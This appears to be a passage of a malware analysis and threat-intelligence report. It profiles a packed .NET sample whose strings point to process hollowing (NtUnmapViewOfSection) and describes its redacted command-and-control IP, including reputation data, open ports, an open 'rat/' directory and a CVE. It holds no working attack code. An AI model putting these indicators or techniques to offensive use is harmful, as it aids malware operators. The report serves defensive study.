SHA1: 30c7c99fa023846a4b03127fe6010507be4d48d4
Entropy: 7.61296(packed)
Operation system: MSDOS
Architecture: 8086
Mode: 16-bit
Type: EXE
Endianess: LE
Entry point(Address): ffffffffb1518534
Entry point(Offset): ffffffffffffffff
Entry point(Relative address): ffffffffa1518534
Entry point(Bytes):
Entry point(Signature):
Entry point(Signature)(Rel):
```

The library provides the *NtUnmapViewOfSection* function, which allows the mapping of a section of a given process within the virtual address space, as well as the external *Run* function.



Type: MSDOS

● File offset: 00002fd0

○ Virtual address: ffffffff

○ Relative virtual address: ffffffff

Mode	Endianness	Architecture
16-bit	LE	8086


Memory map

Offset	Address	Size	Name
00000000	ffffffff	00003100	MSDOS Header
ffffffff	00000000	000deaf0	
00003100	b15eeaf0	01fe9d10	


Hex

```
Address     Hex                                              Symbols
0000:2fd0   10 9e 5d 19 45 77 26 97 46 55 07 26 f6 36 57 37  ..].Ew&.FU.&.6W7
0000:2fe0   34 d6 56 d6 f7 27 91 28 d5 c5 d5 89 50 c5 d0 d0  4.V..'.(....P...
0000:2ff0   4e 74 55 6e 6d 61 70 56 69 65 77 4f 66 53 65 63  NtUnmapViewOfSec
0000:3000   74 69 6f 6e 00 6e 74 64 6c 6c 2e 64 6c 6c 12 db  tion.ntdll.dll..
0000:3010   54 d3 8c 18 db 1b 90 45 66 97 27 47 56 16 c4 16  T......Ef.'GV...
0000:3020   c6 c6 f6 34 57 81 bc d9 bd 5d b5 1d 19 1d d8 01  ...4W....]......
0000:3030   49 95 cd d5 b5 95 51 a1 c9 95 85 90 52 75 6e 1c  I.....Q.....Run.
0000:3040   18 5d 1a 06 46 17 46 10 04 56 d7 07 47 90 07 84  .]..F.F..V..G...
0000:3050   46 56 26 86 63 87 15 61 25 b9 d0 c4 d8 50 72 6f  FV&.c..a%....Pro
0000:3060   63 65 73 73 00 49 73 4e 75 6c 6c 4f 72 45 6d 70  cess.IsNullOrEmp
0000:3070   74 79 19 d9 5d 17 d4 da 5e 99 44 26 97 44 36 f6  ty..]...^.D&.D6.
```


Here are the details of a reference to the *Kill* process termination function:



```
Address    Hex                                                Symbols

0000:30f0  73 00 43 6c 65 61 72 50 72 6f 6a 65 63 74 45 72   s.ClearProjectEr
0000:3100  72 6f 72 00 4b 69 6c 6c 11 d9 5d 14 1c 9b d8 d9   ror.Kill..].....
0000:3110  5c dc d0 9e 52 59 04 d6 17 27 36 86 16 c1 4d a5   \...RY...'6...M.
0000:3120  e9 95 3d 98 41 4a 68 70 71 4c 46 36 4c 36 4b 6b   ..=.AJhpqLF6L6Kk
0000:3130  5a 61 36 70 4e 6c 52 19 18 53 52 16 59 91 96 4d   Za6pNlR..SR.Y..M
0000:3140  9b 52 9a 53 5d 0e 19 5e 53 d4 07 95 16 44 a6 85   .R.S]..^S....D..
0000:3150  54 66 77 06 27 14 74 c6 85 94 f4 a4 75 41 84 c5   Tfw.'.t.....uA..
0000:3160  31 ad cc dd 19 dd 4d 25 24 d9 69 91 21 99 20 d8   1.....M%$.i.!. .
0000:3170  d8 46 6f 72 6d 61 74 12 1b 8c 8d 5b 92 91 96 9a   .Format....[....
0000:3180  da d3 da 1c 50 d9 59 1d 14 59 46 26 b4 56 13 46   ....P.Y..YF&.V.F
0000:3190  54 66 44 33 15 75 06 77 13 57 93 36 65 41 4d 95   TfD3.u.w.W.6eAM.
```




```
Address    Hex                                                Symbols

0000:3630  89 88 e4 e1 98 e5 98 dc d0 d1 85 85 89 95 85 85   ................
0000:3640  88 cc d0 c4 e4 e0 cd 89 99 8c e4 cc 6d 5f 37 31   ............m_71
0000:3650  31 37 61 63 33 35 36 32 32 38 34 38 33 63 61 63   17ac356228483cac
0000:3660  32 32 34 33 61 61 31 62 31 36 35 65 32 61 1b 57   2243aa1b165e2a.W
0000:3670  ce 0c 0f 53 83 23 73 03 16 33 63 63 43 26 16 23   ...S.#s..3ccC&.#
0000:3680  93 23 36 13 66 63 53 63 06 43 66 33 53 93 16 60   .#6.fcSc.Cf3S..`
0000:3690  06 d5 f6 16 33 43 23 13 86 16 53 63 33 66 23 46   ....3C#...Sc3f#F
0000:36a0  43 56 26 23 83 93 03 96 43 76 23 13 76 13 53 13   CV&#....Cv#.v.S.
0000:36b0  16 36 21 b5 7c d0 e4 e5 85 98 cc d5 8d 98 e0 cc   .6!.|...........
0000:36c0  c8 d1 88 d9 85 84 d5 90 d0 d1 84 d4 c4 d0 c1 91   ................
0000:36d0  8c f1 61 65 1b 57 ce 58 4c 18 98 4c 99 58 98 d9   ..ae.W.XL..L.X..
```



	Offset	Size	Type	String
4	262f	0000000f	A	ApplicationBase
5	263f	00000029	A	Microsoft.VisualBasic.ApplicationServices
6	27a0	00000012	A	ag4mByknIVuOLDk5xb
7	2a03	00000013	A	LpsvtNQUowXdSrS0pSI
8	2ff0	00000014	A	NtUnmapViewOfSection
9	305d	00000007	A	Process
10	3095	00000008	A	GetBytes
11	30bf	0000000b	A	ProjectData
12	30cb	00000026	A	Microsoft.VisualBasic.CompilerServices
13	30f2	00000011	A	ClearProjectError
14	32c2	00000009	A	FieldInfo
15	3347	0000000b	A	XMemberInfo
16	3353	00000011	A	get_MetadataToken
17	3807	00000022	A	m_597ed96b36a2408ab8219ffc8127ea4e
18	387f	00000010	A	ac5355428a991b6a
19	38e2	00000013	A	56d98339c14a1aa0ad3
20	3a08	00000022	A	m_d1f0917f96de4e1693f4b2360f4f8a83
21	3e10	00000019	A	f4e65453eb69fd63dd4f6d5d3
22	4014	00000016	A	a649a9873a5364afd95b91
23	428a	00000007	A	aa24edf
24	42d5	00000022	A	m_362381287ece4e18a183643611e75226
25	440a	00000022	A	m_0ad76c891f3848ea99469c012a9abe0f
26	463c	00000021	A	ClassLibrary1.Resources.resources

IP OSINT

The malware delivery IP address **45.XX.XX.XX** was registered by **Colocation America Corporation**. It has the reverse DNS domain name **45-XX-XX-XX[.]masterdaweb[.]com**



Report IP X-Force

45.[redacted]

Questo report non contiene tag. Aggiungere tag tramite la casella commento.


Dettagli

Classificazione in categorie	▪ Dynamic IPs(71%)
Applicazione	Nessuna applicazione conosciuta
Ubicazione	Brazil
ASN	▪ AS 834 ▪ AS 21769 : AS-COLOAM, US ▪ AS 60721 ▪ AS 211585 : NONE ▪ AS 270564 : NONE ▪ AS 395111

Record WHOIS

Creato	01 lug 2022
Aggiornato	01 lug 2022
Organizzazione registrante	Colocation America Corporation
Paese o regione del registrante	US

▲ Dynamic IPs (71%)	DNS heuristics	Brazil AS834: AS21769: AS-COLOAM, US AS60721: AS211585: NONE AS270564: NONE AS395111:	04 nov 2023 10:56
	Regional Internet Registry	Brazil AS21769: AS-COLOAM, US AS211585: NONE	20 ago 2023 08:54
	Regional Internet Registry	Brazil AS21769: AS-COLOAM, US AS211585: NONE AS270564: NONE	01 giu 2023 08:59
	Regional Internet Registry	Turkey AS21769: AS-COLOAM, US AS211585: NONE	13 gen 2023 08:53



1
DNS passivo

Nome	Categoria	Tipo	Ubicazione	Data
URL 45-[redacted].masterdaweb.com		PTR		26 feb 2024 09:15


0
Malware

Nessuno trovato

7
Sottoreti
Visualizza tutto

Sottorete	Categoria	Ubicazione
IP 45.[redacted]	Varie	
IP 45.[redacted]	Varie	United States
IP 45.[redacted]	Varie	
IP 45.[redacted]	Varie	

The IP address in question has a very bad reputation on the OSINT level, particularly with regard to malspam threats:



LOCATION DATA

Dallas, United States

OWNER DETAILS

IP ADDRESS 45[redacted]
FWD/REV DNS MATCH *No data*
HOSTNAME -
DOMAIN
NETWORK OWNER colocation america corporation

CONTENT DETAILS

CONTENT CATEGORY No established content categories

Think these category details are incorrect?

Submit Content Categorization Ticket

REPUTATION DETAILS

SENDER IP REPUTATION ● Poor
WEB REPUTATION ✕ Untrusted

Submit Sender IP Reputation Ticket
Submit Web Reputation Ticket

EMAIL VOLUME DATA


	LAST DAY	LAST MONTH
EMAIL VOLUME	0.0	0.0
VOLUME CHANGE	0%	
SPAM LEVEL	Very High	

BLOCK LISTS

BL.SPAMCOP.NET Not Listed
CBL.ABUSEAT.ORG Not Listed
PBL.SPAMHAUS.ORG Not Listed
SBL.SPAMHAUS.ORG Not Listed


TALOS SECURITY INTELLIGENCE BLOCK LIST

ADDED TO THE BLOCK LIST Yes
CLASSIFICATION Cnc
FIRST SEEN 2023-12-11T07:25:02 UTC



IP ADDRESS	HOSTNAME	FWD/REV DNS MATCH	LAST DAY VOL.	LAST MONTH VOL.	BLOCK LISTS	EMAIL REP.
45[redacted]	-	No	0.0	0.6	0	● Neutral
45[redacted]	45-[redacted].masterdaweb.com	No	0.0	0.6	0	● Neutral

The open ports and services are **80** (HTTP), **135** (DCERPC), **139** (NetBIOS), **443** (HTTP), **2404, 3306** (MySQL), **5985** (HTTP), **9090** (RDP) and **47001** (HTTP).



45.[redacted]
As of: Feb 26, 2024 6:20am UTC | Latest

Basic Information

Reverse DNS	45-[redacted].masterdaweb.com
Routing	45[redacted] via MASTER DA WEB DATACENTER LTDA, BR (AS270564)
OS	Microsoft Windows
Services (9)	80/HTTP, 135/DCERPC, 139/NETBIOS, 443/HTTP, 2404/UNKNOWN, 3306/MYSQL, 5985/HTTP, 9090/RDP, 47001/HTTP
Labels	DATABASE NETWORK ADMINISTRATION OPEN DIR REMOTE ACCESS


HTTP 80/TCP
02/26/2024 06:20 UTC
OPEN DIR

Software
- OpenSSL 3.1.3
- PHP 8.0.30

Geographic Location

City	Dallas
State	Texas
Country	United States (US)


An examination at the HTTP scan level reveals the main root **index /:**



HTTP Scans

RECORD	VALUE
80 Title	Index of /
80 Body	DOCTYPE HTML PUBLIC //W3C//DTD HTML 3.2 Final//EN html head title Index of / /title /head body h1 Index of / /h1 table tr th valign= top img src= /icons/blank.gif alt= ICO /th th a href= C=N O=D Name /a /th th a href- C-M O-A Last modified /a /th th a href- C-S O-A Size /a /th th a href- C-D O-A Description /a /th /tr tr th colspan- 5 hr /th /tr tr td valign- top img src- /icons/folder.gif alt- DIR /td td a href- rat/ rat/ /a /td td align= right 2024 02 18 00:46 /td td align= right /td td nbsp /td /tr tr th colspan= 5 hr /th /tr /table address Apache/2.4.58 Win64 OpenSSL/3.1.3 PHP/8.0.30 Server at 45.[redacted] Port 80 /address /body /html
80 Header	HTTP/1.1 200 OK Date: Mon 26 Feb 2024 08:24:52 GMT Server: Apache/2.4.58 Win64 OpenSSL/3.1.3 PHP/8.0.30 Content Type: text/html charset=UTF 8
443 Body	DOCTYPE HTML PUBLIC //W3C//DTD HTML 3.2 Final//EN html head title Index of / /title /head body h1 Index of / /h1 table tr th valign= top img src= /icons/blank.gif alt= ICO /th th a href= C=N O=D Name /a /th th a href= C=M O=A Last modified /a /th th a href= C=S O=A Size /a /th th a href= C=D O=A Description /a /th /tr tr th colspan= 5 hr /th /tr tr td valign= top img src= /icons/folder.gif alt= DIR /td td a href= rat/ rat/ /a /td td align= right 2024 02 18 00:46 /td td align= right /td td nbsp /td /tr tr th colspan= 5 hr /th /tr /table address Apache/2.4.58 Win64 OpenSSL/3.1.3 PHP/8.0.30 Server at 45.[redacted] Port 443 /address /body /html

In addition, the host **45.XX.XX.XX** has potential evidence of vulnerability **CVE-2023-5678**:



⚠ Vulnerabilities

Note: the device may not be impacted by all of these issues. The vulnerabilities are implied based on the software and version.

CVE-2023-5678	Issue summary: Generating excessively long X9.42 DH keys or checking excessively long X9.42 DH keys or parameters may be very slow. Impact summary: Applications that use the functions DH_generate_key() to generate an X9.42 DH key may experience long delays. Likewise, applications that use DH_check_pub_key(), DH_check_pub_key_ex() or EVP_PKEY_public_check() to check an X9.42 DH key or X9.42 DH parameters may experience long delays. Where the key or parameters that are being checked have been obtained from an untrusted source this may lead to a Denial of Service. While DH_check() performs all the necessary checks (as of CVE-2023-3817), DH_check_pub_key() doesn't make any of these checks, and is therefore vulnerable for excessively large P and Q 